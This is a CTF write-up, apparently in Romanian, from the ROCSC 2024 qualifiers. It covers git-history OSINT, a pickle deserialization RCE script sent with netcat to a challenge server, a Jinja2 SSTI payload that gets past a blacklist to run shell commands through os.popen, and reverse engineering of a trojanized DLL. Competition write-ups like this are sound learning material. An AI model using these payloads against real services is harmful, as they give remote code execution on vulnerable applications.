

MegaKali - VMware Workstation
secret - Thunar
README.md
1 file: 31 bytes | Free space: 16.9 GiB
xxsho@kali: ~/Desktop/OSINT

```
└─$ git log
commit 866e6eec41d93cf9b282727da0812134118665c9 (HEAD, origin/secret-code)
Author: Part <CTF{d0eba2a6600812a51a3d0@firstpart.flag>
Date:   Tue Mar 5 11:52:39 2024 +0200

    add generator script

commit 8d5bc9936293a63851029b48b1842e617eef9fa5 (origin/main, origin/HEAD, main)
Author: b3taflash <162290102+b3taflash@users.noreply.github.com>
Date:   Tue Mar 5 10:17:12 2024 +0200

    Create README.md

┌──(xxsho㉿kali)-[~/Desktop/OSINT/friendly-colabs]
└─$ git checkout refs/remotes/origin/deployment
Previous HEAD position was 866e6ee add generator script
HEAD is now at 293dbe1 fix deployment

┌──(xxsho㉿kali)-[~/Desktop/OSINT/friendly-colabs]
└─$ git log
commit 293dbe143c5fec110f331edfa6d2c9824bd4f818 (HEAD, origin/deployment)
Author: dani <daniel@bit-sentinel.com>
Date:   Thu Mar 7 09:49:30 2024 +0200

    fix deployment

commit ebd6b8e6f6057b4ad11543e15ab302a630e10de9
Author: dani <daniel@bit-sentinel.com>
Date:   Tue Mar 5 12:02:45 2024 +0200

    special thanks to https://github.com/danielpopovici16/secret.git

commit 8d5bc9936293a63851029b48b1842e617eef9fa5 (origin/main, origin/HEAD, main)
Author: b3taflash <162290102+b3taflash@users.noreply.github.com>
Date:   Tue Mar 5 10:17:12 2024 +0200

    Create README.md

┌──(xxsho㉿kali)-[~/Desktop/OSINT/friendly-colabs]
└─$ cd ../

┌──(xxsho㉿kali)-[~/Desktop/OSINT]
└─$ git clone https://github.com/danielpopovici16/secret.git
Cloning into 'secret'...
Username for 'https://github.com': danielpopovici16
Password for 'https://danielpopovici16@github.com':
remote: Enumerating objects: 6, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 6 (delta 0), reused 3 (delta 0), pack-reused 0
Receiving objects: 100% (6/6), done.

┌──(xxsho㉿kali)-[~/Desktop/OSINT]
└─$ gitk
```


MegaKali - VMware Workstation
secret - Thunar
secret: All files - gitk
xxsho@kali: ~/Desktop/OSINT/secret

```
main  remotes/origin/main  delete  dani <daniel@bit-ser  2024-03-07 07:45:32
Initial commit                     betaflash <6122688    2024-03-05 09:58:09

SHA1 ID: 9b05908bab8d78c8f57543bf73abbeb4947ce6ea   Row 1 / 2
Find  commit containing:   Exact  All fields
Search
◆ Diff ○ Old version ○ New version  Lines of context: 3  ☐ Ignore spa     ◆ Patch ○ Tree
                                                                        Comments
Author: dani <daniel@bit-sentinel.com>  2024-03-07 07:45:32             README.md
Committer: dani <daniel@bit-sentinel.com>  2024-03-07 07:45:32
Parent: cb4cfb6648457c89aa99853199fd958f7d8fd2ce (Initial commit)
Branches: main, remotes/origin/main
Follows:
Precedes:

    deleted

---------------------------------- README.md ----------------------------
index 1ce76d7..c5e3b1d 100644
@@ -1,2 +1,2 @@
 # secret
-the last part of the flag is &lt;d20506daf92baf1d83ce}>
+Something fishy here!
```

```
The following packages were automatically installed and are no longer required:
  avahi-utils cups-pk-helper cython3 debtags gcc-13-base:i386 gir1.2-gtksource-3.0 gir1.2-handy-1 gir1.2-javascrip
  gir1.2-secret-1 gir1.2-soup-2.4 gir1.2-webkit2-4.0 gobject-introspection gobject-introspection-bin kali-debtags
  libappstream4 libarmadillo11 libblockdev-crypto2 libblockdev-fs2 libblockdev-loop2 libblockdev-part-err2 libbloc
  libblockdev-utils2 libblockdev2 libboost-regex1.74.0 libcanberra-gtk-module libcanberra-gtk0 libcbor0.8 libgdal3
  libgeos3.12.0 libgit2-1.5 libgumbo1 libgupnp-igd-1.0-4 libhttp-parser2.9 libjavascriptcoregtk-4.0-18 libjim0.81
  libmujs2 libncurses5 libnfs13 libobjc-12-dev libperl5.36 librtlsdr0 libsoup-gnome2.4-1 libspatialite7 libstd-rus
  libtexluajit2 libtinfo5 libucl1 libutf8proc2 libwebkit2gtk-4.0-37 libwebsockets17 libyara9 libzxing2 linux-image
  linux-image-6.5.0-kali2-amd64 lua-lpeg node-busboy perl-modules-5.36 pwgen python3-advancedhttpserver python3-ba
  python3-cairo-dev python3-cryptography37 python3-cups python3-cupshelpers python3-debian python3-flask-security
  python3-geojson python3-graphene python3-graphene-sqlalchemy python3-graphql-core python3-graphql-relay python3-
  python3-jdcal python3-maxminddb python3-pickleshare python3-promise python3-py python3-pyminifier python3-pytz-d
  python3-requests-toolbelt python3-rfc3986 python3-rule-engine python3-rx python3-smbc python3-smoke-zephyr pytho
  system-config-printer-common system-config-printer-udev tftp
Use 'sudo apt autoremove' to remove them.
Suggested packages:
  git-doc
The following NEW packages will be installed:
  gitk
0 upgraded, 1 newly installed, 0 to remove and 182 not upgraded.
Need to get 1,152 kB of archives.
After this operation, 1,882 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 gitk all 1:2.43.0-1 [1,152 kB]
Fetched 1,152 kB in 1s (1,660 kB/s)
Selecting previously unselected package gitk.
(Reading database ... 457773 files and directories currently installed.)
Preparing to unpack .../gitk_1%3a2.43.0-1_all.deb ...
Unpacking gitk (1:2.43.0-1) ...
Setting up gitk (1:2.43.0-1) ...
Processing triggers for man-db (2.12.0-3) ...
Processing triggers for kali-menu (2023.4.7) ...
Scanning processes...
Scanning linux images...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.

┌──(xxsho㉿kali)-[~/Desktop/OSINT]
└─$ cd .git
cd: no such file or directory: .git

┌──(xxsho㉿kali)-[~/Desktop/OSINT]
└─$ cd secret

┌──(xxsho㉿kali)-[~/Desktop/OSINT/secret]
└─$ gitk
```



```
remotes/origin/deployment  fix deploym   dani <daniel@bit-sent  2024-03-07 07:49:30
special thanks to https://github.com/danie  dani <daniel@bit-sent  2024-03-05 10:02:45
main  remotes/origin/main  Create RE   b3taflash <16229010  2024-03-05 08:17:12
```

```
SHA1 ID: 293dbe143c5fec110f331edfa6d2c9824bd4f818   Row 1 / 3
```

```
Author: dani <daniel@bit-sentinel.com>  2024-03-
Committer: dani <daniel@bit-sentinel.com>  2024-
Parent: ebd6b8e6f6057b4ad11543e15ab302a630e10de
Branch: remotes/origin/deployment
Follows:
Precedes:

    fix deployment

---------------------------------- Dockerfile --
index 11272d9..18b36c4 100644
@@ -9,8 +9,7 @@ RUN apt update && apt install -y
     #build-essential
     #git \
     #libssl-dev \
-    #libffi-dev \
-    #a00ed43aef619574358ec62@secondpart.flag
+    #libffi-dev \

 RUN pip3 install flask
```

```
  python3-geojson python3-graphene python3-graphene-sqlalchemy python3-graphql-core python3-graphql-relay python3-
  python3-jdcal python3-maxminddb python3-pickleshare python3-promise python3-py python3-pyminifier python3-pytz-d
  python3-requests-toolbelt python3-rfc3986 python3-rule-engine python3-rx python3-smbc python3-smoke-zephyr pytho
  system-config-printer-common system-config-printer-udev tftp
Use 'sudo apt autoremove' to remove them.
Suggested packages:
  git-doc
The following NEW packages will be installed:
  gitk
0 upgraded, 1 newly installed, 0 to remove and 182 not upgraded.
Need to get 1,152 kB of archives.
After this operation, 1,882 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 gitk all 1:2.43.0-1 [1,152 kB]
Fetched 1,152 kB in 1s (1,660 kB/s)
Selecting previously unselected package gitk.
(Reading database ... 457773 files and directories currently installed.)
Preparing to unpack .../gitk_1%3a2.43.0-1_all.deb ...
Unpacking gitk (1:2.43.0-1) ...
Setting up gitk (1:2.43.0-1) ...
Processing triggers for man-db (2.12.0-3) ...
Processing triggers for kali-menu (2023.4.7) ...
Scanning processes...
Scanning linux images...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.

┌──(xxsho㉿kali)-[~/Desktop/OSINT]
└─$ cd .git
cd: no such file or directory: .git

┌──(xxsho㉿kali)-[~/Desktop/OSINT]
└─$ cd secret

┌──(xxsho㉿kali)-[~/Desktop/OSINT/secret]
└─$ gitk
^C

┌──(xxsho㉿kali)-[~/Desktop/OSINT/secret]
└─$ cd ../friendly-colabs

┌──(xxsho㉿kali)-[~/Desktop/OSINT/friendly-colabs]
└─$ cd .git

┌──(xxsho㉿kali)-[~/Desktop/OSINT/friendly-colabs/.git]
└─$ gitk
```

<bin-diving>: <Misc>


Dovada obținerii flagului

<CTF{7ec872e2eac614d2ee8f6055207d51c5603df6ca2df9f6207d72f91b1e9ec28a}>

Sumar

Doar de serializat si encodat cu pickle si b64 comanda de executat + un filtru de “flag” care se rezolva daca faci cat *.

Dovada rezolvării



```python
import pickle
import base64
import requests

class PickleRCE(object):
    def __reduce__(self):
        import os
        return (os.system, (command,))  # Corrected line

command = "cat *| grep \"CTF\""  # Change IP and PORT

payload = base64.b64encode(pickle.dumps(PickleRCE())).decode('utf-8')  # Corrected line
print(payload)
```

```
┌──(xxsho㉿kali)-[~/Desktop/Misc1]
└─$ python mpickle.py
gASVLAAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjBFjYXQgKnwgZ3JlcCAiQ1RGIpSFlFKULg==

┌──(xxsho㉿kali)-[~/Desktop/Misc1]
└─$ nc 34.159.76.30 30257
What do you want to do?
I want to gASVLAAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjBFjYXQgKnwgZ3JlcCAiQ1RGIpSFlFKULg==
What do you want to do?
I want to CTF{7ec872e2eac614d2ee8f6055207d51c5603df6ca2df9f6207d72f91b1e9ec28a}
[1] You said 0
Timeout occurred. Closing connection.

┌──(xxsho㉿kali)-[~/Desktop/Misc1]
└─$ 
```

<grocery-list>: <Web>

Dovada obținerii flagului

<CTF{5fd924625f6ab16a19cc9807c7c506ae1813490e4ba675f843d5a10e0baacdb8}>


Sumar

Classic SSTI la inspect inafara de blacklist. Solutie: blacklist-ul verificand doar stringul code am adaugat parametrii cu termenii blocati, iar in code am folosit request ca sa completez comanda prin care executam comenzi de bash.

Dovada rezolvării

http://34.159.76.30:31342/inspect?appl=application&gl=__globals__&gi=__getitem__&builder=__builtins__&add=__import__&su=os&i=popen&cmdu=cat+*&act=read&code={{request|attr(request[%22args%22][%22appl%22])|attr(request[%22args%22][%27gl%27])|attr(request[%22args%22][%27gi%27])(request[%22args%22][%27builder%27])|attr(request[%22args%22][%27gi%27])(request[%22args%22][%27add%27])(request[%22args%22][%27su%27])|attr(request[%22a

rgs%22][%27i%27])(request[%22args%22][%27cmdu%27])|attr(request[%22args%22][%27act%27])()}}


ROCSC 2024 - Qualification
ROCSC 2024 - Qualification
34.159.76.30:31342/inspect?c=a
ROCSC 2024 - Qualification
Dev Tools - Elastic
Zip File Creation Issues
Not secure | 34.159.76.30:31342/inspect?c=application&d=__globals__&e=__getitem__&f=__builtins__&g=__import__&h=os&i=popen&j=cat+*&k=r...
VPN
Go Back

```
Item with code from website import create_app app = create_app() if __name__ == '__main__': app.run(threaded=True)
CTF{5fd924625f6ab16a19cc9807c7c506ae1813490e4ba675f843d5a10e0baacdb8}Flask==3.0.2 Flask-SQLAlchemy==3.1.1 SQLAlchemy==2.0.27 PRAGMA foreign_keys=OFF; BEGIN
TRANSACTION; CREATE TABLE item ( id INTEGER NOT NULL, code VARCHAR(255) NOT NULL, description VARCHAR(200) NOT NULL, PRIMARY KEY (id), UNIQUE
(code) ); COMMIT; not found!
```

<binary-illusions>: <Reverse Engineering>


Dovada obținerii flagului

<DLL-hijacking>
<SELECT * FROM Win32_OperatingSystem>
<CTF{m4st3r-0F-r3ver7e}>

Sumar

Am scanat dll-ul avea un trojan, si era modificat si am cautat termeni de genul dll-injection, infection etc pana s-a potrivit, SQl-ul era in plain text in main cand decompilai exe-ul cu ida, flagul a fost putin mai tricky, dar multumim lui chat gpt, Am luat StartAddress (hint:”Maybe here is your flag”). Am vazut incercarea de reprezentare a sintaxei de cpp in c, i-am zis lui gpt sa normalizeze codul si a ajuns la cout<<(ascii1)<<(ascii2)… pe care dupa trecerea din ascii in caractere le-am concatenat in flag.

Dovada rezolvării



IDA - binary-illusions.exe E:\Users\xxsho\OneDrive\Desktop\binary-illusions.exe
File Edit Jump Search View Debugger Options Windows Help
Local Windows debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions
IDA View-A
Pseudocode-A
Hex View-1
Structures
Enums
Imports
Exports
Graph overview
Output
IDC


Function name	Seg
sub_140001000	.tex
main	.tex
sub_1400014A0	.tex
sub_1400014B0	.tex
sub_1400016A0	.tex
sub_140001740	.tex
sub_1400017A0	.tex
__security_check_cookie	.tex
j_j_free	.tex
operator new(unsigned __int64)	.tex
pre_c_initialization(void)	.tex
post_pgo_initialization(void)	.tex
pre_cpp_initialization(void)	.tex
__scrt_common_main_seh(void)	.tex
start	.tex
_guard_check_icall_nop	.tex
__scrt_acquire_startup_lock	.tex
sub_140001AF8	.tex
__scrt_initialize_onexit_tables	.tex
__scrt_is_nonwritable_in_current_image	.tex
__scrt_release_startup_lock	.tex
__scrt_uninitialize_crt	.tex
_onexit	.tex
atexit	.tex
__alloca_probe	.tex
sub_140001DF0	.tex
__raise_securityfailure	.tex
__report_gsfailure	.tex
capture_previous_context	.tex
j_free	.tex
sub_140001FDC	.tex
sub_140002038	.tex
std::exception::exception(std::exception const &)	.tex

Line 2 of 100

```
        &pProxy);
  if ( _InterlockedExchangeAdd((volatile signed __int32 *)v3 + 4, 0xFFFFFFFF) == 1 )
  {
    if ( *v3 )
    {
      SysFreeString(*v3);
      *v3 = 0i64;
    }
    v6 = v3[1];
    if ( v6 )
    {
      j_j_free(v6);
      v3[1] = 0i64;
    }
    j_j_free(v3);
  }
  if ( v5 < 0 )
    goto LABEL_18;
  if ( CoSetProxyBlanket(pProxy, 0xAu, 0, 0i64, 3u, 3u, 0i64, 0) < 0 )
  {
LABEL_17:
    ((void (__fastcall *)(IUnknown *))pProxy->lpVtbl->Release)(pProxy);
LABEL_18:
    (*(void (__fastcall **)(LPVOID))(*(_QWORD *)ppv + 16i64))(ppv);
    goto LABEL_19;
  }
  v16 = 0i64;
  v8 = operator new(0x18ui64);
  if ( v8 )
  {
    *(_OWORD *)v8 = 0i64;
    v8[2] = 0i64;
    v8[1] = 0i64;
    *((_DWORD *)v8 + 4) = 1;
    *v8 = sub_1400014B0("SELECT * FROM Win32_OperatingSystem");
  }
  else
  {
    v8 = 0i64;
  }
  if ( !v8 )
  {
LABEL_50:
    sub_1400014A0(2147942414i64);
    JUMPOUT(0x140001490i64);
  }
  v9 = operator new(0x18ui64);
000006A4 main:95 (1400012A4)
```

```
In general, the decompiler checks the segment permissions, class, and name
to determine if it is read-only.
 -> OK
14000148B: control flows out of bounds to 140001490
40: found interdependent unknown calls
1400014A0: using guessed type __int64 __fastcall sub_1400014A0(_QWORD);
140003408: using guessed type wchar_t aCaption[8];
```

```
AU:  idle   Down   Disk: 19GB
```



IDA - VCRUNTIME140_1.dll E:\Users\xxsho\OneDrive\Desktop\VCRUNTIME140_1.dll
File Edit Jump Search View Debugger Options Windows Help
Local Windows debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions
IDA View-A
Pseudocode-A
Hex View-1
Structures
Enums
Imports
Exports
Graph overview
Output
IDC


Function name	Seg
sub_180001040	.tex
sub_180001060	.tex
sub_1800010D0	.tex
Concurrency::cancel_current_task(void)	.tex
sub_1800011A0	.tex
sub_1800011C0	.tex
DllMain	.tex
StartAddress	.tex
sub_180001B30	.tex
sub_180001C60	.tex
sub_180001DF0	.tex
sub_180001E70	.tex
sub_180001ED0	.tex
sub_1800020D0	.tex
sub_180002190	.tex
std::basic_stringbuf<char,std::char_traits<char>,std::allocat...	.tex
sub_1800022D0	.tex
sub_180002480	.tex
sub_180002650	.tex
sub_1800027D0	.tex
sub_1800027F4	.tex
__CxxFrameHandler4	.tex
__NLG_Return2	.tex
std::basic_streambuf<char,std::char_traits<char>>::_Lock(v...	.tex
std::basic_streambuf<char,std::char_traits<char>>::_Unlock...	.tex
std::basic_streambuf<char,std::char_traits<char>>::showma...	.tex
std::basic_streambuf<char,std::char_traits<char>>::uflow(v...	.tex
